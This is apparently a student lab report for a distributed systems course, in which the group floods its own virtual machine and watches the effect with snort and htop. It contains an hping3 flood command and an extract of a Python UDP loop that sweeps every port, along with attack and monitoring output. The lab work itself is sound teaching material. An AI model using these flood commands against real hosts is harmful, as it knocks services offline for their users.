

CS402: Distributed Systems

Lab 2 - DDOS Attack

Group Report

Harsh - 180010017


Shriram - 180010015

Manjeet 180010021

A denial of Service (DOS) attack is a very simple technique to deny accessibility to services (that's why it is called a "denial of service" attack). This attack consists of overloading the target with oversized packets, or a big quantity of them.

Setup (Victim) :

We use a virtual box to simulate the victim machine. The virtual machine contains utilities like snort, and htop to detect the attack, and analyse the CPU and memory usage during the attack. The ip address of the victim is exposed to the attacker, and they both are connected to the same network.



```
shiru@ubuntu: ~  
shiru@ubuntu:~$ ifconfig  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 172.16.115.128 netmask 255.255.255.0 broadcast 172.16.115.255  
    inet6 fe80::7401:fbda:f9e5:ea2f prefixlen 64 scopeid 0x20<link>  
    ether 00:50:56:2a:0e:4c txqueuelen 1000 (Ethernet)  
    RX packets 15978005 bytes 960357891 (960.3 MB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 15887769 bytes 953346446 (953.3 MB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4059 bytes 339239 (339.2 KB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4059 bytes 339239 (339.2 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
shiru@ubuntu:~$
```


Setup (Attacker):

The attacker machine has utilities like hping3 to send the packets continuously to the victim's machine. The attacker knows the ip address of the victim in order to attack the victim.

a. Using hping3 :

Attacker uses hping3 command to flood with the empty packets to the virtual box in order to simulate the ddos attack.

```
Attacker : $ sudo hping3 --flood 172.16.115.128
```




```
~/Downloads : ) sudo hping3 --flood 172.16.115.128
HPING 172.16.115.128 (vmnet0 172.16.115.128): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

00 S 0.0 0.1 0:00.10 /usr/libexec/gs
32 S 0.0 0.1 0:01.87 /usr/bin/dbus-d
64 S 0.0 0.1 0:05.05 /usr/bin/ibus-d
80 S 0.0 3.0 0:00.92 /usr/bin/gnome-
80 S 0.0 3.0 0:00.14 /usr/bin/gnome-
80 S 0.0 0.8 0:03.28 /usr/lib/xorg/X
72 S 0.0 0.1 0:00.11 /usr/libexec/gv
72 S 0.0 0.1 0:00.09 /usr/libexec/gv
92 S 0.0 0.0 0:00.01 /usr/libexec/rt
60 S 0.0 0.4 0:00.04 /usr/lib/shaped
60 S 0.0 0.4 0:00.03 /usr/lib/shaped
40 S 0.0 0.0 0:00.14 /usr/sbin/irqba
64 S 0.0 0.1 0:02.95 /usr/bin/ibus-d
40 S 0.0 0.7 0:01.85 /usr/libexec/ib
40 S 0.0 0.7 0:00.55 /usr/libexec/ib
65onib F7 nice F8 kill F9 quit F10 quit
```

The victim uses the snort utility on their machine to print the input packets, verifying the DDOS attack as shown in the screenshot.

```
Victim :  
$ sudo snort -A console -c /etc/snort/snort.conf  
$ htop
```



1. Bottom-left terminal : CPU of Victim (htop)
2. Top-Right : Snort result of Victim
3. Bottom-Right : Attacker

Attached above are the screenshots of the Attacker and victims' machine. The victim receives packets continuously on one of the ports. As shown in the output of htop of victims' machine, the cores are full.


b. Using Python Script :

Attacker uses this python script to send the packets to all ports on the victims' machine in a round-robin fashion. This is done with an intention to deny the service through any port on the victim's machine.

```
Attacker : $ python 'ddos-attack 2.py'
```

Extract of script

```
while True:
    sock.sendto(bytes, (ip,port))
    sent = sent + 1
    port = port + 1
    print "Sent %s packet to %s through port:%s" %(sent,ip,port)
    if port == 65534:
        port = 1
```




```
Sent 12406 packet to 172.16.115.128 through port:24751
Sent 12407 packet to 172.16.115.128 through port:24752
Sent 12408 packet to 172.16.115.128 through port:24753
Sent 12409 packet to 172.16.115.128 through port:24754
Sent 12410 packet to 172.16.115.128 through port:24755
Sent 12411 packet to 172.16.115.128 through port:24756
Sent 12412 packet to 172.16.115.128 through port:24757
Sent 12413 packet to 172.16.115.128 through port:24758
Sent 12414 packet to 172.16.115.128 through port:24759
Sent 12415 packet to 172.16.115.128 through port:24760
Sent 12416 packet to 172.16.115.128 through port:24761
Sent 12417 packet to 172.16.115.128 through port:24762
Sent 12418 packet to 172.16.115.128 through port:24763
Sent 12419 packet to 172.16.115.128 through port:24764
Sent 12420 packet to 172.16.115.128 through port:24765
Sent 12421 packet to 172.16.115.128 through port:24766
Sent 12422 packet to 172.16.115.128 through port:24767
Sent 12423 packet to 172.16.115.128 through port:24768
Sent 12424 packet to 172.16.115.128 through port:24769
Sent 12425 packet to 172.16.115.128 through port:24770
Sent 12426 packet to 172.16.115.128 through port:24771
Sent 12427 packet to 172.16.115.128 through port:24772
Sent 12428 packet to 172.16.115.128 through port:24773
Sent 12429 packet to 172.16.115.128 through port:24774
Sent 12430 packet to 172.16.115.128 through port:24775
Sent 12431 packet to 172.16.115.128 through port:24776
Sent 12432 packet to 172.16.115.128 through port:24777
Sent 12433 packet to 172.16.115.128 through port:24778
Sent 12434 packet to 172.16.115.128 through port:24779
Sent 12435 packet to 172.16.115.128 through port:24780
Sent 12436 packet to 172.16.115.128 through port:24781
Sent 12437 packet to 172.16.115.128 through port:24782
Sent 12438 packet to 172.16.115.128 through port:24783
Sent 12439 packet to 172.16.115.128 through port:24784
```

The victim uses the snort utility on their machine to print the input packets, verifying the DDOS attack as shown in the screenshot.

Victim :

```
$ sudo snort -A console -c /etc/snort/snort.conf
$ htop
```



The screenshot shows a terminal window titled 'shiru@ubuntu: ~'. The top section displays system statistics: Tasks: 118, 249 thr; 2 running; Load average: 2.41 1.66 1.07; Uptime: 00:57:34; Memory: 1.27G/7.74G; Swap: 0K/923M. Below this is a table of running processes with columns: PID, USER, PRI, NI, VIRT, RES, SHR, S, CPU%, MEM%, TIME+, and Command. The table lists various system services and user processes, including snort, shiru, root, systemd, and avahi.

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
5702	snort	20	0	618M	242M	6628	R	99.7	3.1	4:22.41	/usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort -c /etc/snort/
1674	shiru	20	0	3859M	256M	95196	S	2.6	3.2	1:46.55	/usr/bin/gnome-shell
1422	shiru	20	0	273M	64632	35668	S	1.3	0.8	1:26.95	/usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -backgr
7267	shiru	20	0	11104	4492	3284	R	1.3	0.1	0:00.45	htop
6837	shiru	20	0	949M	60828	39300	S	1.3	0.7	0:14.95	/usr/libexec/gnome-terminal-server
1467	shiru	20	0	273M	64632	35668	S	0.6	0.8	0:06.92	/usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -backgr
6839	shiru	20	0	949M	60828	39300	S	0.0	0.7	0:00.36	/usr/libexec/gnome-terminal-server
1837	shiru	20	0	285M	42128	30152	S	0.0	0.5	0:07.07	/usr/bin/vmtoolsd -n vmusr --blockFd 3
356	root	19	-1	60348	25200	23256	S	0.0	0.3	0:01.59	/lib/systemd/systemd-journald
736	root	20	0	162M	7448	6532	S	0.0	0.1	0:06.23	/usr/bin/vmtoolsd
1596	shiru	20	0	7224	4272	3808	S	0.0	0.1	0:00.19	/usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-spi2/accessibility.co
1691	shiru	20	0	3859M	256M	95196	S	0.0	3.2	0:01.79	/usr/bin/gnome-shell
1566	shiru	20	0	309M	11016	7664	S	0.0	0.1	0:08.25	/usr/bin/ibus-daemon --daemonize --xim
1568	shiru	20	0	309M	11016	7664	S	0.0	0.1	0:04.76	/usr/bin/ibus-daemon --daemonize --xim
1601	shiru	20	0	383M	60224	39240	S	0.0	0.7	0:01.04	/usr/libexec/ibus-extension-gtk3
1370	shiru	9	-11	1631M	18832	15536	S	0.0	0.2	0:03.77	/usr/bin/pulseaudio --daemonize=no --log-target=journal
1	root	20	0	165M	12948	8384	S	0.0	0.2	0:05.55	/sbin/init auto noprompt
393	root	20	0	23860	7340	4004	S	0.0	0.1	0:00.39	/lib/systemd/systemd-udevd
413	root	20	0	147M	296	36	S	0.0	0.0	0:00.00	vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_perm
414	root	20	0	147M	296	36	S	0.0	0.0	0:00.00	vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_perm
411	root	20	0	147M	296	36	S	0.0	0.0	0:00.00	vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_perm
711	systemd-r	20	0	24324	13376	9180	S	0.0	0.2	0:01.08	/lib/systemd/systemd-resolved
750	systemd-t	20	0	90424	6312	5432	S	0.0	0.1	0:00.02	/lib/systemd/systemd-timesyncd
713	systemd-t	20	0	90424	6312	5432	S	0.0	0.1	0:00.35	/lib/systemd/systemd-timesyncd
730	root	20	0	50132	10468	9016	S	0.0	0.1	0:00.00	/usr/bin/VGAuthService
747	root	20	0	162M	7448	6532	S	0.0	0.1	0:00.23	/usr/bin/vmtoolsd
887	root	20	0	162M	7448	6532	S	0.0	0.1	0:00.00	/usr/bin/vmtoolsd
756	root	20	0	236M	9360	8360	S	0.0	0.1	0:00.19	/usr/lib/accountsservice/accounts-daemon
833	root	20	0	236M	9360	8360	S	0.0	0.1	0:00.01	/usr/lib/accountsservice/accounts-daemon
753	root	20	0	236M	9360	8360	S	0.0	0.1	0:00.24	/usr/lib/accountsservice/accounts-daemon
754	root	20	0	2548	776	708	S	0.0	0.0	0:00.20	/usr/sbin/acpid
769	avahi	20	0	8508	3568	3236	S	0.0	0.0	0:00.49	avahi-daemon: running [ubuntu.local]
762	root	20	0	8352	5004	4608	S	0.0	0.1	0:00.01	/usr/lib/bluetooth/bluetoothd
764	root	20	0	9420	2776	2568	S	0.0	0.0	0:00.01	/usr/sbin/cron -f
765	root	20	0	28576	8900	7256	S	0.0	0.1	0:00.03	/usr/sbin/cupsd -l
766	messagebu	20	0	9904	6452	3832	S	0.0	0.1	0:02.39	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd
817	root	20	0	730M	22152	18520	S	0.0	0.3	0:00.10	/usr/sbin/NetworkManager --no-daemon

1. terminal : CPU of Victim (htop)

